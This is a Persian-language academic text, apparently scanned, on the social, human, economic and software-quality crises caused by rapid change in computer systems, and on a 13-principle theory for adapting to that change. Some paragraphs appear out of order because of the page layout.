با تغییرات در خدماتی که سیستم‌های کامپیوتری ارائه می‌کنند، دیدگاه‌های کاربران نسبت به سیستم‌های کامپیوتری بتدریج عوض شده و کاربران نیازهای جدیدی را مطرح می‌کنند که سیستم‌های قدیمی جوابگوی آنها نخواهند بود. بنابراین باید سیستم‌های قدیمی با سیستم‌های جدید تعویض شوند. این موضوع باعث پیشرفت علم کامپیوتر می‌گردد.

(۳) پذیرده مد

بسیاری از اوقات تغییر سیستم‌های کامپیوتری قدیمی با سیستم‌های جدید نه به دلیل سازگاری با مصنوعات جدید است و نه به دلیل اینکه سیستم قدیمی جوابگوی نیازهای کاربران نیست، بلکه تنها به دلیل اینکه یک سیستم در فرهنگ‌شناختی و طبقه‌بندی سیستم‌های کامپیوتری توسط عامه مردم، یک سیستم قدیمی محسوب می‌شود، افراد از استفاده از آن سرباز می‌زنند. به عبارت دیگر عوامل و دلایل فنی در این موضوع نقشی ندارند و این تنها دیدگاه‌های اجتماعی است که چنین مسأله‌ای را باعث می‌شود.

[م ج ۷۲، ام ب ۷۲، خ آ م ۷۲، خ م ج ۷۵، BEL87، DBR96،
[KKJ92، ZEW95، RSP87، RFA88، ISO89، RLG95]


بحران فرهنگی - اجتماعی

همه ما افرادی را که از حرکت و همگامی با تحولات سیستم‌های کامپیوتری وحشت دارند دیده‌ایم. در واقع این وحشت از طرف افرادی که با کامپیوتر آشنایی ندارند، نیست. این، شامل افرادی می‌شود که درگیر کار با کامپیوتر هستند. از کاربران عادی گرفته تا طراحان و برنامه‌نویسان. همه و همه از این واهمه دارند که نتوانند خود را به پای تحولات سیستم‌های کامپیوتری برسانند و از این حرکت باز بمانند. بسیاری افرادی که از همگامی با این تحولات بازماندند و پس از مدتی از گردونه فعالیت در زمینه کامپیوتر خارج شدند. اکثر متخصصان رشته کامپیوتر این ترس و واهمه پنهانی را

1) Upward Compatibility

2) Downward Compatibility

3) Interface



شکل ۱: جایگزینی سیستم جدید با قدیمی برای ایجاد ارتباط با سیستمهای جدید

خواهد شد. یک قشر جهش یافته نسبت به فرهنگ به کارگیری سیستمهای کامپیوتری و قشر دیگر (از این دیدگاه) عقب مانده. ایجاد این ناهمگونی می تواند همان عواقبی را دربرداشته باشد که قشری شدن جامعه از دیدگاه اقتصادی خواهد داشت و بلکه زیانبارتر. [م ج ۷۲۱، ش خ م ۷۰، ام ب ۷۲، TH91, DIJ87]

بحران نیروی انسانی

مهمترین عامل در هر صنعت، نیروی انسانی است. چه نیروی انسانی فعال در آن صنعت و چه کاربران آن صنعت. همانند مسأله مطرح در بحران فرهنگی، تطابق نیروی انسانی و محیط انسانی با تحولات صنعت، زمانگیر و بسیار کندتر از آن اتفاق می افتد که تحولات سیستمهای کامپیوتری انجام می شود. این مسأله خود باعث چند عارضه می شود:

۱) اتلاف نیرو در آموزش

آموزش نیروهای انسانی هزینه بر و زمانگیر و خود مصرف کننده نیروی انسانی است. اطلاعاتی که در آموزش به نیروی انسانی منتقل می شود دارای تاریخ مصرف کوتاهی خواهد بود و این موضوع باعث اتلاف نیروی انسانی، هزینه و زمان می شود.

۲) اختلاف سطح نیروهای انسانی

افراد مختلف قدرت تطابق متفاوتی با تحولات صنعت دارند. وقتی در یک صنعت سطح دانش فنی متخصصین بسیار متفاوت باشد، مشکلاتی در این صنعت به وجود خواهد آمد. نمونه ای از این موضوع را می توان در مورد برنامه نویسان ارائه نمود. یک شرکت تولید نرم افزار که در زمینه تخصصی خاصی فعالیت می کند و از ابزارها و روشهای پیشرفته تولید نرم افزار بهره می برد، در استخدام برنامه نویس مناسب دچار اشکال خواهد شد، زیرا بسیاری از برنامه نویسان، توانایی فعالیت در چنین محیطی را ندارند. از طرف دیگر برنامه نویسی که چنین توانایی را داشته باشد، به نحو مناسب در یک شرکت که از روشهای ساده و قدیمی بهره می برد، فعالیت نخواهد کرد و از کار خود رضایت نخواهد

دارند که با این همه تغییر و تحولات از قافله پیشرفت عقب بمانند. این وحشت به صورت پنهان، خود باعث ایجاد مشکل در روند پیشرفت و تحول می شود.

از طرف دیگر استفاده از سیستمهای کامپیوتری قبل از آنکه فرهنگ آن در اجتماع ایجاد شود، انجام می شود و مشکل عدم وجود فرهنگ مناسب برای فعالیت سیستم به وجود می آید. تغییر فرهنگ بسیار کندتر از تحولات سیستمهای کامپیوتری صورت می گیرد. بنابراین اغلب فرهنگ جامعه از سیستمهای کامپیوتری عقبتر است. برای مثال، به مکانیزاسیون سیستمهای اداری در سازمانها و ادارات توجه کنید. علم کامپیوتر سالها است که مشکلات فنی ایجاد سیستمهای اداری مکانیزه را حل کرده است. از لحاظ اقتصادی نیز مسأله بهره وری و اقتصادی بودن این فعالیت اثبات شده است. ولی هنوز درصد بسیار کمی از فعالیتهای در سازمانهای اداری، مکانیزه شده است. این به فرهنگ مدیران و استفاده کنندگان در زمینه کامپیوتر باز می گردد و ایجاد این فرهنگ زمان بسیاری را طلب می کند. این بحران از بحران مطرح شده قبلی خطرناکتر است. در آن بحران ما تنها اثر اقتصادی و بهره وری را مشاهده می کردیم. اما اینجا خطر مقابله فرهنگی وجود دارد. وقتی سرعت پیشرفت صنعت کامپیوتر بیشتر از سرعت تحول فرهنگی باشد، بتدریج فاصله بین سطح فرهنگی جامعه و سطح کاربری سیستمهای کامپیوتری افزایش پیدا می کند و هرچه زمان می گذرد، این فاصله بیشتر می شود. تا محدوده ای این فاصله برای جامعه قابل تحمل است ولی پس از این محدوده، یا جامعه باید یک جهش فرهنگی را تحمل کند و یا یک انقلاب اجتماعی به وقوع بپیوندد و با تحولات سیستمهای کامپیوتری مبارزه شود. چه انقلاب اجتماعی و چه جهش فرهنگی، عواقبی زیانبار را گریبانگیر جامعه خواهد نمود. به عنوان مثال در مورد جهش فرهنگی ساده ترین عارضه ای که ممکن است اتفاق بیافتد آنست که اصولاً همه افراد جامعه پذیرای این جهش نخواهند بود، از جمله بازنشستگان و کسانی که دیگر درگیر کارهای اجتماعی نیستند و روستائیان و ... با وقوع جهش فرهنگی، در طی چند سال، این موضوع باعث ایجاد دو قشر متفاوت

داشت و مشکلاتی را نیز برای شرکت مربوطه در انجام روشهای مذکور به وجود خواهد آورد و به همین دلیل شرکت مذکور نیز در استخدام برنامه نویس دچار اشکال خواهد شد. ناهمگونی سطح نیروهای انسانی می تواند خود به عنوان یک بحران مطرح شود. [تام ۷۲، BHH90]

۳) بحران تغییرات محیطی سیستمها

توسعه و تغییر سیستمها باعث بروز تغییرات در محیط مورد استفاده می شود. این محیط ممکن است انسانی، سخت افزاری، نرم افزاری و یا فیزیکی باشد. این تغییرات محیطی گاه باعث بروز مشکلات فراوانی می گردد. مثلاً در توسعه سیستمهای نرم افزاری کاربردی، وقتی در زمان تعیین خواسته های سیستم و تجزیه و تحلیل سیستم، شرایط محیطی در نظر گرفته می شود، شرایط A حکمفرما است و با در نظر گرفتن همین شرایط فعالیت تولید سیستم آغاز می شود، حال اگر در مدت تولید سیستم، شرایط محیطی تغییر کند و به شرایط محیطی B تبدیل شود، زمانی که سیستم برای فعالیت آماده خواهد شد، سیستم مناسبی برای فعالیت در آن محیط نخواهد بود زیرا برای محیط B ساخته نشده است. به عبارت دیگر سرعت تغییر محیط به واسطه تحولات سریع، بسیار بیشتر از سرعت تولید یک نرم افزار کاربردی می باشد. برعکس این جریان نیز وجود دارد. یعنی بخواهیم سیستمی را که به شرایط محیطی B نیاز دارد ایجاد کنیم ولی شرایط محیطی موجود A در مدتی که تعیین شده و سیستم در آن مدت تولید می شود نتواند به شرایط محیطی B تبدیل گردد. این مسأله خود می تواند ناشی از بحران نیروی انسانی و فرهنگی در عدم پذیرش به موقع تحولات باشد.

بحران کیفیت محصول - بحران نرم افزار

وقتی سرعت تحولات سیستمهای کامپیوتری زیاد می شود، تولیدکنندگان غیرمتخصص وارد بازار تولید نرم افزار می شوند، چون اعمال کنترل بر صنعتی که با این سرعت پیش می رود کار ساده ای نیست. نرم افزارهای تولیدی از کیفیت مطلوبی برخوردار نیستند زیرا یا تولیدکنندگان آن افراد غیرمتخصص هستند و یا اگر متخصص هم باشند، به دلایل اقتصادی نمی توانند از روشهایی که برای کیفیت محصول تولیدی وجود دارد، استفاده کنند، زیرا در صورت استفاده از چنین روشهایی هم محصول آنها بسیار گران خواهد بود و قابل رقابت با محصولات ارائه شده دیگر نیست و هم محصول آنها زمانی به مرحله بهره برداری می رسد که دیگر نیازی به آن نیست. این بحران که بیشتر گریبانگیر تولید نرم افزار است تا سخت افزار، در صنعت کامپیوتر، بحران نرم افزار نام گرفته است. [م ۷۲، امب ۷۲، ن ۷۲۱]

بحران اقتصادی

وقتی سرعت رشد و تحولات زیاد باشد، از جنبه های اقتصادی نیز با خطراتی مواجه خواهیم بود. جنبه بحران اقتصادی به تمام بحرانهای ذکر شده قبلی

وابسته است. مثلاً بحران خروج مصنوعات زنده از گردونه فعالیت خود به عدم بهره وری از منابع اقتصادی می انجامد. بحران نیروی انسانی باعث اتلاف هزینه های آموزش و هزینه به کارگیری نیروی انسانی می شود و بحران تغییرات محیطی، باعث به هدر رفتن هزینه ایجاد سیستمهایی می شود که از آنها نمی توان استفاده نمود. سخت افزارهایی که کاربران برای خرید آنها هزینه کرده اند دور ریخته می شود. اگر نگاهی به هزینه هایی که تاکنون بر سیستمهای کامپیوتری شده است داشته باشیم و از کل هزینه ای که صرف این سیستمها شده هزینه تجهیزات و سیستمهای جاری را که مورد استفاده قرار می گیرد کم بکنیم، خواهیم دید که درصد بسیار زیادی از هزینه هایی که صرف تولید و خرید سیستمها شده به هدر رفته و اکنون فقط درصد بسیار کمی از موارد این هزینه ها مورد استفاده قرار می گیرد. این مسأله بیشتر در کشورهای توسعه نیافته بغرنج است و کشورهای توسعه نیافته بیشتر با این مسأله دست به گریبان هستند زیرا نمی توانند به میزان مناسب از سیستمها بهره برداری کنند. علم اقتصاد این مسأله را روشن می کند که اگر جایگزین کردن یک مصنوع با مصنوع دیگر، قدرت بهره وری را افزایش می دهد و میزان افزایش بهره وری بیش از هزینه این جایگزینی است، عمل جایگزینی مجاز است. اما در کشورهای توسعه نیافته، امکان بهره وری مناسب از مصنوع (چه قدیمی و چه جدید) موجود نیست. کشورهای توسعه نیافته نسبت به این موضوع در وضعیتی قرار گرفته اند که به هر سمت حرکت کنند ضرر می کنند. اگر سیستمهای قدیمی را با سیستمهای جدید جایگزین کنند باعث ضرر اقتصادی است که تحمل آن توسط این کشورها ممکن نیست. و اگر از سیستمهای جدید استفاده نکنند باعث عقب ماندگی می شود. [شخ م ۷۰]

همه این بحرانها ما را ملزم می کند که تحولات سیستمهای کامپیوتری را با دقت مورد بررسی قرار دهیم و راهی را برای بهبود وضع در پیش گیریم. در سالهای اخیر صنعت کامپیوتر به مرور به بخشهای کوچکتر و تخصصی تر تبدیل می شود. رقابت شدید بین شرکتها در این تحول جریان دارد و این خود در پیچیده تر شدن اوضاع کمک می کند. از طرفی دیگر تفاوتی بسیاری در دیدگاههای دانشگاه و صنعت نسبت به این تحولات وجود دارد. صنعت آنرا یک انقلاب می داند و دانشگاه آن را یک تحول با جهت گیریهای نادرست. این موضوع در دیگر صنایع کمتر دیده می شود و اغلب همگونی عقیده، بین دانشگاه و صنعت وجود دارد هر چند که همگامی ممکن است وجود نداشته باشد. همین موضوع وضع تحولات کامپیوتر را بغرنجتر می کند. آنچه از عملکرد دانشگاهها و مراکز تحقیقاتی در مورد این صنعت دیده می شود، تکیه بیشتر بر مفاهیم نظری و یا کاربردی در زمینه های بسیار خاص است. اینها خوب است اما آنچه صنعت کامپیوتر به آن بیش از این موارد نیاز دارد راه حلی برای بحرانهایی است که هم اکنون در آنها دست و پا می زند یا در آینده نزدیک خواهد زد. صنعت بدون کمک دانشگاهها و مراکز علمی نمی تواند از این بحرانها رهایی پیدا کند. [خ ام ۷۲، امب ۷۲، خ م ۷۵]

نظریه برقراری تعادل با تحولات سریع

حال سؤال اینست که با تحولات سریع و بحرانهایی که بر اثر آن پدید می‌آید چه باید کرد؟ مبارزه با تحولات، صحیح و امکانپذیر نیست. ما به تحول نیاز داریم.

«برقراری تعادل با تحولات سریع»، یک نظریه است که شالوده آن رفع موانع تحول و همگام ساختن اجتماع با تحول و درپیش گرفتن راهی است که امکان تعادل بین تحولات سریع سیستمهای کامپیوتری با جامعه را فراهم می‌کند. این نظریه بر ۱۳ اصل زیر بنا شده است:

- ۱) توجه به عناصر فرامحیطی
- ۲) پیش بینی عمر استفاده از سیستم
- ۳) تولید سیستمها با عمر مشخص و با روشهای سریع و کم هزینه
- ۴) قابل نگهداری بودن سیستمها
- ۵) انعطافپذیری سیستمها
- ۶) تعادل با تضاد و دوگانگی در طول عمر سیستم
- ۷) پرهیز از وحدت
- ۸) تحولپذیری سیستمها
- ۹) رشد متناسب با فرهنگ
- ۱۰) توجه به فراداش
- ۱۱) اعتبار گذشته
- ۱۲) اعتبار کنونی
- ۱۳) پیش بینی آینده

در نظر گرفتن این اصول، ما را برای پذیرش تحولات آماده می‌کند. نکته مهم در اینجا آنست که «تعادل با تحول، آمادگی پذیرش تحول است نه برخورد با تحول». این اصول در ادامه مورد بحث قرار می‌گیرند.

مسئله‌ای که باید در نظر داشت، رهیافتی بودن این اصول است. هیچ کلیشه و دستورالعمل خاصی برای اجرای این اصول وجود ندارد. همانند هزاران دانش رهیافتی دیگر، تفکر ما است که در لحظه مقتضی با توجه به اصول ذکر شده و شرایط محیط، تصمیم مناسب را اتخاذ می‌کند.

اصل «توجه به عناصر فرامحیطی»

محیط یک سیستم، فضایی است مشخص و محدود با عوامل و عناصر مشخص که شرایطی مشخص در آن حکمفرما است و عوامل، عناصر و شرایط موجود در این فضا بر فعالیت سیستم اثر می‌گذارند. در تولید یک سیستم، قدم اول آنست که محیط سیستم را مشخص نمائیم و تولید مبتنی بر محیط مشخص شده انجام می‌شود. در نظر گرفتن محیط با معنای مطلق و جهانی

آن امکانپذیر نیست زیرا اولاً ما شناخت کامل نسبت به تمام عوامل محیطی موجود نداریم و تنها برخی از این عوامل را می‌شناسیم و از خصوصیات آنها تا حدی اطلاع داریم. ثانیاً جمع کردن کل عوامل مؤثر در یک محیط مطلق و جهانی در ذهن طراح سیستم در لحظه طراحی امکانپذیر نیست. می‌دانیم که طراح در لحظه طراحی باید تمام عوامل، عناصر و شرایط محیطی را در ذهن داشته باشد و با توجه به آن سیستم را طراحی کند. بنابراین برای انجام عمل واقعی طراحی مجبور هستیم محیط خود را به پاره‌ای از فضا و بخشی از عوامل و عناصر و شرایط موجود در آن محدود کنیم. حال سؤال اینست که تکلیف عناصری که احتمال اثرگذاری بر سیستم یا محیط در نظر گرفته شده سیستم را دارند چیست؟ ما نام این عناصر را عناصر «فرامحیطی» می‌گذاریم. مثلاً در تولید یک سیستم نرم‌افزاری برای یک سازمان اداری، فضا و عناصر محیط، همان سازمان مربوطه، سیستم عامل و سخت‌افزار و نرم‌افزارهای مورد استفاده و ... است. حال مسأله تعویض سخت‌افزار را در نظر بگیرید. اگر با توجه به شرایط جهانی و هزینه‌های نگهداری، لازم باشد تا سخت‌افزار مثلاً از کامپیوترهای بزرگ^۴ به ریزکامپیوترها (PC) تبدیل شود، آیا این تبدیل بر سیستم اثر نخواهد گذاشت؟ در اینجا در واقع بخشی از عناصر مطرح در محیط را به طور کامل تغییر داده‌ایم و این خود بر فعالیت سیستم اثر می‌گذارد. قطعاً چنین رویدادی باعث اتمام «عمر استفاده» از سیستم می‌گردد هرچند «عمر» پیش بینی شده برای سیستم در آن سازمان بسیار طولانیتر باشد. (که ما این موضوع را جلوتر در اصل «پیش‌بینی عمر استفاده از سیستم» بررسی خواهیم کرد). این مثال نشان می‌دهد که علاوه بر عواملی که در محیط در نظر گرفته می‌شوند، عواملی خارج از محیط وجود دارند که می‌توانند بر محیط و در نهایت بر سیستم، اثر بگذارند. ما این فضا و عوامل و عناصر را «فرامحیط» می‌نامیم. البته با وسعت در نظر گرفتن محدوده محیط می‌توان همان عوامل فرامحیطی را نیز در درون محیط در نظر گرفت ولی این موضوع، کار طراحی را سخت‌تر و گاه غیرممکن می‌کند.

توجه به عناصر فرامحیطی می‌تواند عمر استفاده از سیستم را در مقابل تحولات سریع افزایش دهد. مسأله نظیر قابلیت حمل، توجه به این عناصر فرامحیطی است. نکته‌ای که در اینجا مطرح است آنست که در زمان تولید سیستم، به جای در نظر گرفتن عوامل فرامحیطی، محیط سیستم را گسترده‌تر فرض کنیم. اگر مسأله مثال مطرح شده، در داخل خود محیط پیش بینی شود، تولید سیستم باید به گونه‌ای باشد که سیستم با هر سخت‌افزاری بتواند فعالیت کند و این مسأله ممکن نیست. اما توجه به مسأله قابلیت حمل با این موضوع متفاوت است. ما وقتی صحبت از قابلیت حمل می‌کنیم، منظور طراحی نرم‌افزار به گونه‌ای است که با کمترین تغییرات بتوان آنرا در محیط دیگری نصب نمود، حتی اگر محیط جدید سالها پس از طراحی و تولید اولیه نرم‌افزار مربوطه ایجاد شده باشد و طراح نرم‌افزار از ساختار آن بی خبر بوده باشد. در حالیکه وقتی ما از محیط صحبت می‌کنیم، باید خصوصیات و عوامل و عناصر آنرا بشناسیم و نمی‌توانیم در محیطی که بخشی از آن در

4) Mainframe

۲) تولید سریعتر

زمانی که بخواهیم سیستمهایی را تولید کنیم که در مدت زمانی متوسط فعالیت کنند، باید بتوان با سرعت بیشتری این سیستمها را تولید نمود. پذیرفته نیست تا تولید سیستمی که عمر آن ۴ سال خواهد بود، ۲ سال به طول بیانجامد.

۳) تولید کم هزینه تر

همان دلایل مطرح شده در مورد تولید سریعتر در اینجا نیز برای صرف هزینه کمتر وجود دارد. صرف هزینه برای تولید سیستم باید متناسب با زمانی که از آن سیستم استفاده می شود باشد. روشهای مختلفی در تولید سریعتر و کم هزینه تر سیستمها مطرح شده است.

استفاده از ابزار CASE، روشهای شیءگرا، بازه کارگیری نرم افزار، تولید نرم افزار مبتنی بر سوال (Query)، استفاده از کارپرگ، استفاده از ساختهای آماده، و ... موجب تولید سریعتر و کم هزینه تر سیستمها می شود. نکته مهم در اینجا آنست که در زمان تعیین خواسته های سیستم و انتخاب روش مناسب برای تولید سیستم، این مسأله باید مورد توجه قرار بگیرد. در نظر گرفتن اهداف درازمدت و خواسته های بلندپروازانه و قابلیت های فراوان همواره خوب نیست. باید دید چه مدت می توان از این سیستم استفاده کرد، چه فعالیتی توسط این سیستم قابل انجام است، چه میزان کارایی محیط استفاده کننده افزایش می یابد و چه هزینه ای بر آن صرف شود. تعیین نقطه بهینه یک امر مهم است. [مجم ۷۲۱، مج ۷۳۱، ASF88، BHH90، RBC86، RAM86، BEL87، KKKJ92، RSP87، TEP96، RSP87، ISO89، RLG95، DBR96]

اصل «قابل نگهداری بودن سیستمها»

هرگاه سیستم قابل نگهداری باشد و در مقابل تغییرات محیطی و فرامحیطی، مقاومت کند و به فعالیت مفید خود ادامه دهد، قاعدتاً در برخورد با تحولات سریع مؤثرتر و کاراتر خواهد بود و عمر استفاده طولانیتری خواهد داشت. باید توجه داشت که انجام نگهداری سیستم تا محدوده ای مجاز است که هزینه نگهداری با در نظر گرفتن زمان و کارایی، نسبت به تولید و به کارگیری سیستم جدید، مقرون به صرفه باشد. نمودارهای صفحه بعد این موضوع را نشان می دهد. در این نمودارها نقطه بحرانی نقطه ای است که باید عمل جایگزینی انجام شود. [مجم ۷۳، A=RAM86، RBC86، RFA88، ISO89، RSP87]

اصل «انعطاف پذیری سیستمها»

یکی از عواملی که باعث می شود تا سیستمها با تحولات سریع سازگاری پیدا کنند، انعطاف پذیری سیستمها است. سیستمهای انعطاف پذیر با تغییرات و تحولات تطابق پیدا می کنند و این باعث می شود تا عمر استفاده اینگونه سیستمها افزایش پیدا کند. عمر سیستمهای کاملاً غیرانعطاف پذیر بینهایت کوتاه است، زیرا کمترین تغییرات محیطی را پذیرا نیستند. هرچه میزان

آینده، احتمالاً ایجاد خواهد شد و ما اصلاً از شرایط آن مطلع نیستیم سیستم را تولید کنیم. توجه به عناصر فرامحیطی، «در نظر گرفتن شرایط و عواملی است که ممکن است بر سیستم یا محیط سیستم مؤثر باشند، اما نمی توان در زمان طراحی این شرایط و عوامل را به صورت دقیق مشخص نمود» و این موضوع لازمه برقراری تعادل تحولات سریع است. [بهم ۷۲، HLP95، AMD93، MPM93، BHH90، WBB90، LEC95، RLG95، IKKJ92، RSP87، RFA88، DIJ87، ISO89]

اصل «پیش بینی عمر استفاده از سیستم»


با توجه به ماهیت سریع تحولات، عمر استفاده از نرم افزار و سخت افزار کاهش می یابد. باید بین «عمر استفاده» و «عمر» تفاوت قائل شد. «عمر استفاده» یک سیستم، مدت زمانی است که از یک سیستم استفاده می شود و بعداً به دلیل شرایط محیطی به وجود آمده کنار گذاشته می شود. اما «عمر» سیستم مدت زمانی است که در آغاز عملیات تولید سیستم، برای زندگی سیستم در نظر گرفته می شود و سیستم برای فعالیت در این مدت مشخص ایجاد می شود. به عبارت دیگر یک سیستم با عمر مشخص تولید می شود ولی ممکن است عمر استفاده آن کوتاهتر و یا بلندتر از عمر پیش بینی شده باشد. باید توجه داشت که وقتی یک سیستم را برای عمر طولانیتری تولید می کنیم، باید هزینه تولید بیشتری را نیز صرف آن کنیم و اگر بدانیم که عمر استفاده سیستم کوتاهتر خواهد بود، بالطبع نیازی به صرف این هزینه اضافی نخواهیم داشت. بنابراین در صورت پیش بینی صحیح عمر استفاده سیستم در وضعیتی که به طور معمول عمر سیستم از عمر استفاده بیشتر است هزینه های تولید کاهش پیدا می کند، و البته زمانی که عمر سیستم از عمر استفاده کوتاهتر باشد نیز هزینه تولید افزایش، اما هزینه نگهداری کاهش پیدا می کند. بنابراین در هر دو حالت، پیش بینی عمر استفاده از سیستم در کاهش هزینه ها نقش دارد. اصل «پیش بینی عمر استفاده از سیستم» ما را ملزم می کند تا با تخمینی درست، منابع را به اندازه ای که قرار است مورد استفاده قرار گیرد، مصرف کنیم. نکته قابل توجه آنست که در پیش بینی عمر استفاده سیستم، علاوه بر عوامل داخلی و محیطی سیستم، باید به عوامل فرامحیطی نیز توجه نمود. [مجم ۷۳۱، RAM86، MPM93، RSP87، ISO89، CER88، TZE84، AMD93، RBC86، CIP86، DLW85]

اصل «تولید سیستمها با عمر مشخص با روشهای سریع و کم هزینه»


با توجه به اصل پیش بینی عمر استفاده از سیستمها، تولید سیستمها باید به گونه ای صورت بگیرد که سیستم برای عمر مشخص (و نه بیش از حد طولانی) تولید شود. این موضوع به معنای آنست که باید خصوصیات زیر در مورد چنین سیستمهایی در نظر گرفته شود:

۱) محدودیت قابلیت


لازم نیست تا سیستم، بسیاری از قابلیت هایی را که سیستمهای با عمر طولانی دارند داشته باشد.



شکل ۲: نمودار مقایسه هزینه نگهداری و هزینه جایگزینی



شکل ۳: نمودار منفعت هزینه سیستم (هزینه به افزایش کارایی)



شکل ۴: نمودار نسبت عمر سیستم به قابلیت انعطافپذیری سیستم

انعطافپذیری افزایش پیدا کند عمر سیستم نیز افزایش خواهد یافت، ولی پس از نقطه‌ای این روال ثابت و بعد معکوس خواهد شد و این به دلیل سختی کار با سیستمهای بسیار انعطافپذیر است. این موضوع در شکل ۴ نشان داده شده است. [RSP87]

اصل «تعادل با تضاد و دوگانگی در طول عمر سیستم»

با در نظر گرفتن اصول قبلی، این مسأله تداعی می‌شود که بخشی از اصول، ما را به افزایش طول عمر سیستم تشویق می‌کنند و بخشی به جلوگیری از افزایش طول عمر و محدود کردن طول عمر. این موضوع ممکن است به صورت یک تضاد و دوگانگی به نظر بیاید. البته این تضاد و دوگانگی وجود دارد، اما نکته ظریفی در این بین مطرح است که باید به آن توجه داشت. زمانی که از افزایش طول عمر صحبت می‌کنیم منظور طول «عمر استفاده» از سیستم است و وقتی از تولید سیستمها با عمر مشخص و نه چندان طولانی صحبت می‌کنیم منظور «عمر» پیش بینی شده برای سیستم است. سیستم باید آن چنان عمر استفاده طولانی و انعطافپذیر و قابلیت نگهداری داشته باشد که پذیرای تحولات و تغییرات محیطی باشد، و از طرفی نباید در تولید سیستم بیش از میزان عمر استفاده، هزینه شود و «عمر» سیستم باید نزدیک به «عمر استفاده» از سیستم باشد. بنابراین باید تعادلی بین «عمر استفاده» طولانی و «عمر» نه چندان طولانی ایجاد شود. استفاده از روشهای مطلوب نظیر تولید سیستمهایی که ساختارهای منفک و قابل اتصال به سیستمهای دیگر را داشته باشد و به دست آوردن نقاط بهینه، در این تعادل نقش اساسی را بازی می‌کنند. [TEP96، خ م ح ۷۵]

«اصل پرهیز از وحدت»

